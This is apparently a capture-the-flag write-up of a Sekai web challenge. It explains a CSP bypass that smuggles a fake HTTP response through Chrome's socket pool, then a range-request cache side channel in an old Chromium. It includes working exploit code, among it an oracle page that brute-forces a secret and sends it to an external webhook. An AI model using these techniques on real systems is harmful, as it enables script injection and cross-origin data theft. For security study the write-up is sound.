

“Solved,” my teammate texted. You could practically see the shimmering aura flowing through me as I jumped off my desk. It was time for Sekai’s next web challenge.
This one took the most time, and taught me how to check for the Chromium version my Puppeteer bot is actually using.
TL;DR: The dev tried killing our XSS by forcing Content-Length: 0 on script fetches. We bypass it by desyncing Chrome’s HTTP/1.1 socket pool. Once we popped XSS, we leaked the cross-origin flag using an audio range request cache bug (shoutout to the bot running an older Chromium v126). Valid prefixes return a 206 Partial Content which throws a detectable error when routed into a CSS fetch, while 416 doesn’t.
Enjoy!
1. Challenge description

The challenge presents a safe browsing service. You proxy different websites through the web app, and it returns the content with a Content Security Policy (CSP) applied.
Internally, a flag service requires a query parameter key for access:
_SECRET = os.environ["OAUTH_SECRET"] # contains the flag_API_KEY = hmac.new(_SECRET.encode(), b"api-auth", "sha256").hexdigest()[:16]_INBOX = [_SECRET]
@app.route("/messages/search")def search(): if not hmac.compare_digest(request.args.get("key", ""), _API_KEY): return jsonify({"error": "Unauthorized"}), 401
q = request.args.get("q", "") results = [m for m in _INBOX if m.startswith(q)] data = json.dumps({"results": results}).encode()
return send_file( io.BytesIO(data), mimetype="application/json", conditional=True, )
_ALLOWED_HOSTS = {"api", "localhost", "127.0.0.1"}
@app.before_requestdef guard(): if request.method == "OPTIONS": return "", 405 if request.host.split(":")[0] not in _ALLOWED_HOSTS: return "", 403The key is generated on an admin page accessible only by the bot. Furthermore, the service only accepts localhost as a hostname (from the admin bot’s perspective, everything is on localhost). This leaves us with two options: proxy the flag service (assuming we have the key), or exfiltrate the flag directly through the bot.
The first method fails. Checking the handout reveals a massive codebase (too large for comprehensive static analysis during a CTF). Instead, I used it to answer specific questions.
My first question: why can’t I proxy the flag service? It turns out the proxy strictly enforces external destinations. Here is the code:
function isPrivateIP(addr) { if (!addr) return true const ip = String(addr).toLowerCase().trim()
if (ip.includes(':')) { if (ip === '::' || ip === '::1') return true if (ip.startsWith('fe80') || ip.startsWith('fc') || ip.startsWith('fd')) return true const mapped = ip.match(/(?:::ffff:)(\d+\.\d+\.\d+\.\d+)$/) if (mapped) return isPrivateIP(mapped[1]) const hexMapped = ip.match(/::ffff:([0-9a-f]{1,4}):([0-9a-f]{1,4})$/) if (hexMapped) { const a = parseInt(hexMapped[1], 16), b = parseInt(hexMapped[2], 16) return isPrivateIP(`${a >> 8}.${a & 255}.${b >> 8}.${b & 255}`) } return false }
const parts = ip.split('.') if (parts.length !== 4) return true const o = parts.map(p => Number(p)) if (o.some(n => !Number.isInteger(n) || n < 0 || n > 255)) return true const [a, b] = o if (a === 0 || a === 10 || a === 127) return true if (a === 169 && b === 254) return true if (a === 172 && b >= 16 && b <= 31) return true if (a === 192 && b === 168) return true if (a === 100 && b >= 64 && b <= 127) return true return false}
function isPublicHostname(parsed) { const h = parsed.hostname.replace(/\.+$/, '') if (!h.includes('.')) return false if (/^(127\.|10\.|172\.(1[6-9]|2\d|3[01])\.|192\.168\.|0\.|169\.254\.|100\.(6[4-9]|[7-9]\d|1[01]\d|12[0-7])\.)/.test(h)) return false if (h === 'localhost' || h.startsWith('localhost.')) return false return true}Our roadmap is now clear:
- Steal the
API_KEYused as the query parameter for the flag service. - Exfiltrate the flag from a cross-origin context.
Because the Same-Origin Policy (SOP) prevents us from reading cross-origin responses directly, we need to find an oracle and exfiltrate the flag using an xsleak.
2. Getting the API_KEY
Before we can even dream of contacting the flag service, we need that key:
admin.html
<!DOCTYPE html><html><head> <meta charset="utf-8"> <title>Admin</title> <link rel="stylesheet" href="https://cdn.simplecss.org/simple.css"></head><body> <header> <h1>Admin Panel</h1> </header> <main> <h2>API Configuration</h2> <div> <p>Endpoint: <code id="api-url">{{API_URL}}</code></p> <p>Key: <code id="api-key">{{API_KEY}}</code></p> </div> <h2>Pages</h2> <ul> {{PAGES}} </ul> </main></body></html>As you can see, the key is written directly to the DOM. If we can trigger XSS, we can leak it. A simple <script>alert(1)</script> yields the following:

Blocked by CSP. We have to bypass it.
Initial Recon
I spent around an hour trying to bypass the following policy:
const CSP = [ "default-src 'self'", "script-src 'self'", "style-src 'unsafe-inline' *", "img-src *", "font-src *", "frame-src 'self'", "object-src 'none'", "base-uri 'self'", "form-action 'self'", "worker-src 'self'", "frame-ancestors 'self'"].join('; ')The only path to script execution is if we src='/xss' on the same origin. Since this is a proxying service, we can add an /xss.js endpoint to our external attack server, proxy it, and watch what happens:

Content-Length 0? I definitely sent a payload. Why is this being stripped?
Sec-Fetch-Dest header
When resources are fetched across the web, the browser sends a header to indicate the destination of a given response. A request originating from a script tag includes a sec-fetch-dest: script header. Grepping the source code for “script” reveals the culprit:
if (req.headers['sec-fetch-dest'] === 'script') { h['content-length'] = '0' delete h['transfer-encoding']}The developer deliberately sets our Content-Length to 0. When Chrome consumes the socket data and sees Content-Length: 0, it stops reading at the headers and discards the body. It’s a clever trick.
Zooming in, however, reveals that the body is technically still sent across the wire along with the headers. Can we force Chromium to parse our body even if the Content-Length is zero?
Chromium’s Socket Pooling
I like to start where our knowledge ends; after all, true knowledge is knowing the extent of one’s ignorance. We know data is pushed to Chrome’s socket, and we know Chrome stops reading at the end of the headers. But what happens to the unread body data remaining in that socket?
Chrome doesn’t kill the connection immediately. It changes the socket state to ‘idle’ and keeps it alive (up to a 300-second timeout) in case future requests to the same server can reuse it.
More concretely: Chrome spins up a maximum of 6 simultaneous connections (sockets) per origin. Any subsequent request attempts to reuse an idle socket to improve performance. Let’s test this.
<!DOCTYPE html><html> <body> <script src="/xss.js?v1"></script> <script src="/xss.js?v2"></script> <script src="/xss.js?v3"></script> <script src="/xss.js?v4"></script> <script src="/xss.js?v5"></script> <script src="/xss.js?v6"></script> <script src="/xss.js?v7"></script> </body></html>I wrote the script above to mimic the proxy: 7 connections. The first 6 should open new sockets, and the 7th should reuse one of the original 6.
I captured the traffic using chrome://net-export (a utility for logging Chromium’s network stack at interesting execution points), and visualized it with Netlog Viewer.

As expected, exactly 6 sockets are created for our localhost connection. If we filter for SOCKET_POOL_REUSED_AN_EXISTING_SOCKET, we see this:

If you log the traffic yourself and filter, you will see two requests reusing a single socket. Page loading creates the initial socket, and because Chrome is highly efficient, it reuses that socket for the first script load.
We’ve proven sockets are reused. Now, we can leave a malicious payload as stale data in an idle socket and wait for the 7th request to consume it as its response. I updated the script to write a raw HTTP response into every socket:
if (path === '/xss.js') { const js = `alert(window.origin)` // will change to getting /admin easily :)
const fakeResponse =`HTTP/1.1 200 OK\rContent-Type: application/javascript\rContent-Length: ${js.length}\rConnection: keep-alive\r\r${js}`
res.writeHead(200, { 'expect': '100-continue', 'content-length': String(Buffer.byteLength(fakeResponse)), }) res.flushHeaders() await sleep(800) res.socket.write(fakeResponse) res.end() return }The sleep() is crucial. Chrome treats stale socket data suspiciously. If a socket declares Content-Length: 0 but immediately contains trailing data, Chrome marks the socket as ‘dirty’ and forces a new connection for the 7th request. The slight delay ensures Chromium trusts the socket is empty when it finishes the headers, while still delivering the payload before the connection times out.

Lesgooo~ XSS achieved!
One implementation detail: our exploit script flushes headers first, waits, and then sends the body. Express (the framework powering the proxy) doesn’t do this by default; it buffers the headers and body to send them simultaneously. To force Express to flush the headers early, I introduced the Expect request header. Node.js abstracts both to the same OutgoingMessage object, allowing this manipulation.
3. Exfiltrating the flag
This is where I spent the bulk of my time. I had no XSS sink to exfiltrate the flag, and any cross-origin request returned an opaque response, meaning I couldn’t inspect its headers or body due to SOP.
I needed an oracle. The only observable difference was that querying the flag service with an incorrect prefix returned a smaller response payload than querying it with a correct prefix.
If we can leak the size of an opaque response, we leak the flag.
I firsted search for opaque response xsleak and found this

Albeit fixed, the Chrome version used by Puppeteer is too old:

126.x is too old. I combined this and the previous knowledge to narrow down my search.

It turns out there is a known Chromium issue for this exact scenario. I highly encourage reading the original report, but here is the core concept: HTTP is stateless. To download large files efficiently, clients use range requests, specifying exactly which bytes they want via headers (e.g., Range: bytes=0-N).
If an audio tag is fed a manipulated first response containing bytes 0 through N, the browser will automatically fire a second request asking for the remaining bytes (N through M). If the server supports range requests, two things can happen:
- If the total response is less than
Mbytes, the server sends a416 Range Not Satisfiablestatus code. - If the total response is greater than
Mbytes, the server sends a206 Partial Contentstatus code.
Both responses are opaque cross-origin. However, the vulnerability is that if this range response is cached and served to a different request that didn’t include a range header (like a benign CSS fetch), Chromium triggers a detectable error for the 206 status, but NOT for the 416 status. This gives us our size oracle!
4. Exploitation
The issue report provides a PoC that perfectly fits our needs. It creates a Service Worker that intercepts the first audio range request. For the second request, it clones the response and feeds it to a benign CSS resource fetch.
solve.py
I modified the oracle script to brute-force the flag character by character, checking whether the response size was 44 (valid prefix) or 15 (invalid prefix) using the CVE.
<html><head><title>oracle</title></head><body><script>const API_KEY = "f6223d9041a82719";const API_URL = "http://localhost:9090/messages/search";const WEBHOOK = "http://<id>.requestrepo.com";const THRESHOLD = 30;const MAX_CHARS = 80;const CHARSET = "}_0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ{!@#$%&-";
function log(m) { fetch(WEBHOOK + "?log=" + encodeURIComponent(m), { mode: "no-cors" });}
async function registerSW() { await navigator.serviceWorker.register("/sw.js"); await navigator.serviceWorker.ready; if (!navigator.serviceWorker.controller) await new Promise(function(r) { navigator.serviceWorker.addEventListener("controllerchange", r, { once: true }); });}
function oracle(prefix) { return new Promise(function(resolve) { var a = document.createElement("audio"); a.src = API_URL + "?q=" + encodeURIComponent(prefix) + "&key=" + API_KEY + "&size=" + THRESHOLD + "&_=" + Math.random(); a.onerror = function() { fetch("/mock.css", { mode: "no-cors" }) .then(function() { resolve(false); }) .catch(function() { resolve(true); }); }; document.body.appendChild(a); });}
(async function() { log("start"); try { await registerSW(); log("sw_ready"); } catch(e) { log("sw_fail:" + e.message); return; }
var flag = ""; for (var i = 0; i < MAX_CHARS; i++) { var found = false; for (var j = 0; j < CHARSET.length; j++) { var c = CHARSET[j]; if (await oracle(flag + c)) { flag += c; found = true; break; } } if (!found) break; if (flag.endsWith("}")) break; } log("done:" + flag);})();</script></body></html>With the API_KEY obtained from the response splitting step, we can host this exploit on our origin and deliver it. Note that Chrome normally blocks Service Worker registration on non-localhost HTTP origins, but the challenge author thoughtfully included our origin in the safe list via the --unsafely-treat-insecure-origin-as-secure flag.
Credit where credit is due: the original challenge author provided an excellent automated solver. I highly recommend studying it for the exact implementation details. My goal here was to focus on the underlying theory and intuition rather than repeating what other security researchers have already published.
After all is said and done, we retrieve the flag and move to our next challenge :)

5. Key Takeaways
- Connection Re-use Boundaries: HTTP/1.1 socket pooling is an optimization layer built on trust. When crafting edge-case logic (like forced
Content-Length: 0overrides), the browser or proxy must guarantee the underlying transport stream is clean before returning it to the pool. Stale trailing data can become an ingestion vector for the next queued request on that connection pipeline. - Side-Channels in Protocol Features: Standard protocol features like HTTP Range Requests (
206vs416) are powerful tools for performance, but they inherently leak state transitions. When coupled with cross-origin caching behaviors, these deterministic status variations can easily be weaponized into granular size oracles. - Tracking Headless Environments: Automated headless testing frameworks (like Puppeteer or Playwright) carry independent, often delayed Chromium release tracks. Relying on an outdated automated environment means inheriting historical protocol or browser-level parsing flaws, emphasizing the necessity of keeping execution runtimes synced with current upstream hardening patches.
6. References
- XS-Leaks Documentation: XS-Leaks Wiki - Cross-Origin Resource Size Leaks
- WHATWG Fetch Discussion: Issue #1906: Opaque Responses and Byte Range Cache Collisions
- Node.js HTTP Documentation: Class: http.OutgoingMessage and Network Stream Buffering
- Chromium Network Architecture: Chromium Net-Export and Socket Pool Management Design
- Author Writeup
- Maple3142 Response Splitting Reference